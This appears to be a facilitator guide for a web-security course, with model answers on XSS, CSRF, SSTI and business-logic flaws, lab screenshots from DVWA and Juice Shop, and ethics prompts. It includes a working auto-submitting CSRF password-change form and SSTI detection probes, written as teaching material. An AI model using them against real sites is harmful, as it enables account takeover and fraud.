


Figure. *Reflected XSS executing on DVWA: the injected script prints document.domain, 7*7=49 and the live document.cookie — the same cookie the real-impact payload exfiltrates. (A DOM-write proof is used because an alert() dialog cannot be captured in a page screenshot.)*

Teaching point: *convert "XSS = popup" into "XSS = account takeover". The severity is the session, not the alert.*

Q6. CSRF PoC and when defences fail (apply) — Part B

(a) Write an auto-submitting CSRF PoC for a password-change endpoint. (b) Give three situations where a CSRF defence still fails. (c) What must the victim do for it to work?

Model answer

(a) The PoC — the victim only has to open the page:

```
<form id="f" action="https://site/vulnerabilities/csrf/" method="GET">
  <input type="hidden" name="password_new"  value="hacked123">
  <input type="hidden" name="password_conf" value="hacked123">
  <input type="hidden" name="Change" value="Change">
</form>
<script>document.getElementById("f").submit()</script>
```

- **(b) Fails when:** a token is present but not validated (removing/altering it still works); the action is reachable on GET (an <img src> forges it); or a SameSite gap (Lax still allows top-level GET, plus sibling-subdomain/method-override tricks).
- **(c)** simply visit the attacker's page while logged in to the target — the browser auto-attaches the session cookie.

The lab result — opening the attacker page changed the victim's password:




Figure. *CSRF on DVWA: the victim opened an innocuous page that auto-submitted the forged request; DVWA reports "Password Changed." The endpoint had no unpredictable token to stop it.*

Teaching point: *the professional test is not "is there a token?" but "is it validated?" — remove it, tamper it, swap another user's.*

Q7. SSTI: detect, fingerprint, escalate (apply) — Part C

(a) What single probe confirms SSTI, and what result proves it? (b) How does the working syntax help you? (c) Why is SSTI usually more severe than XSS?

Model answer

- **(a)** the maths probe {{7*7}} — if it returns 49, the input is being evaluated as a template expression (not printed).
- **(b)** which syntax evaluates identifies the engine ({{7*7}}=Jinja2/Twig; ${7*7}=FreeMarker/Spring; <%= 7*7 %>=ERB), and the engine dictates the engine-specific RCE payload.
- **(c)** XSS runs in the victim's browser; SSTI runs on the server and template expressions can reach the host language and the OS — frequently full RCE. So SSTI ranks with command injection, not with XSS.

Teaching point: *the tell is {{7*7}}→49. Distinguish "runs in browser" (XSS) from "runs on server" (SSTI).*

Q8. Business-logic patterns (apply) — Part E

Name the four common business-logic abuse patterns, and give the single fix that answers all of them.

Model answer

- **Negative/extreme values** (qty -1 credits the account); **client-set trusted values** (price/role sent by the client); **coupon/voucher abuse** (stack or reuse codes); **workflow/step skipping** (jump to confirmation, skip payment).

- **The fix:** enforce every business invariant on the server — reject impossible values, recompute prices, enforce one-use atomically, and use a server-side state machine so each step verifies the previous one completed. Never trust a client-supplied business value.

The lab flaw — a negative quantity the server accepts, with the money impact computed:




Figure. *Business-logic flaw on Juice Shop: PUT { "quantity": -100 } is accepted and persists. Line total 1.99 × (-100) = -199.00 credits the customer. Every request is valid HTTP — which is exactly why scanners miss it.*

Teaching point: *scanners are blind here (the code is "correct"); humans who understand the money/privilege flow find these — the most lucrative category.*

Section C — Analyse (stretch, ~15 min)

Q9. XSS vs SSTI — where the code runs (analyse) — Part C

Both come from unescaped input in a page-building step. Compare them on: interpreter, impact, and fix.

Model answer

- **XSS** — interpreter = the victim's browser; impact = session theft / actions as the user; fix = context-aware output encoding.
- **SSTI** — interpreter = the server template engine; impact = frequently RCE (reaches the host language and OS); fix = keep user input as data passed to a fixed template, never concatenated into the template string.

Teaching point: *same origin (unescaped input in a page-building step), different interpreter — which is why SSTI is usually the more severe.*

Q10. Triage the client-side findings (analyse) — Part G exercise

For each observation on an authorised test, name the vulnerability, its severity driver, and the one-line fix:

```
(1) A comment you post runs <script> for every later visitor, incl. the admin panel.
(2) Opening an attacker page while logged in silently changes your account email.
(3) {{7*7}} typed into a "display name" field comes back as 49.
(4) Adding qty=-2 to the cart reduces the total below zero and credits your balance.
```

Model answer

- **(1) Stored XSS** — severity: hits every viewer incl. admin → ATO; fix: context-aware output encoding + CSP + HttpOnly.
- **(2) CSRF on email change** → account takeover; fix: validated anti-CSRF token + SameSite + step-up re-auth.
- **(3) SSTI** → likely RCE; fix: user input as data, never in the template.
- **(4) Business-logic (negative quantity)**; fix: server-side invariant — reject impossible values, recompute totals.

Teaching point: *name the severity driver every time — that is the sentence that sets the report's rating.*

Q11. Triage nuance: self-XSS and serialized data (analyse) — Parts A, D

(a) When is an alert(1) NOT a valid finding? (b) You see a cookie value beginning rO0AB... — what does that suggest, and why is it dangerous?

Model answer

- **(a) Self-XSS** — if the only way to trigger the script is for the victim to paste it into their own console, there is no attacker delivery path, so it is normally rejected. It becomes real only when chained (e.g. a CSRF that plants it).
- **(b)** the rO0 (Java) / O: (PHP) prefix flags native serialized data. If it is attacker-controlled and the server deserializes it, a crafted gadget chain (ysoserial) can reach RCE — insecure deserialization (A08). Fix: don't deserialize untrusted input; if forced, integrity-check (sign) + restrict to an allowlist of classes.

Teaching point: *judgement separates a credible report from a rejected one — not every alert(1) is a finding, and recognising serialized formats on the wire is exam-relevant.*

Section D — Ethics, legal & scope discussion (pick 2–3, ~5 min)

D1. Stored XSS that would hit real admins. Your stored payload would fire in the live admin panel. How do you prove impact without harming real staff or users?

> **Facilitator prompt**
>
> Use a harmless, self-identifying proof (a Collaborator callback or a benign DOM write on a test account), demonstrate the path to an admin session conceptually, and stop. Do NOT steal a real admin's session or run anything destructive — that is beyond authorisation and harms real people.

D2. A money bug you can repeat. The negative-quantity flaw lets you place a credited order. How far do you take the demonstration?

> **Facilitator prompt**
>
> Show the tampered request is accepted and compute the impact — one proof. Do NOT place repeated fraudulent orders or actually extract funds; that crosses from testing into theft. Report immediately with the single reproducible PoC.

D3. Delivering an XSS/CSRF PoC. Your report includes a working PoC page. What is your responsibility handling it?

> **Facilitator prompt**

> Keep the PoC inside the engagement (encrypted evidence store, shared only with the client), use benign payloads, and never host a live cookie-stealer on the public internet. The PoC exists to help the client fix the bug, not to be reused against real users.

Facilitator notes

- **Timing:** A (10) + B (30) + C (15) + D (5) = 60 min. If short, keep Q1, Q2, Q6, Q8, Q10 — they carry the exam and feed the lab.
- **Highest exam probability:** Q1 (three XSS types), Q2 (XSS vs CSRF), Q4 (contexts), Q7 (SSTI + {{7*7}}), Q10 (triage), Q3 (one root cause).
- **Feeds the project:** Q5/Q6/Q8 are the exact DVWA + Juice Shop lab steps; Q7 is the PortSwigger SSTI step.
- **Close the block:** end on Q3 — "the app trusted the client" — the single idea behind all 15 hours. Topic 3 (Network Security) is next; prompt injection ("the new injection") is Topic 9, not here.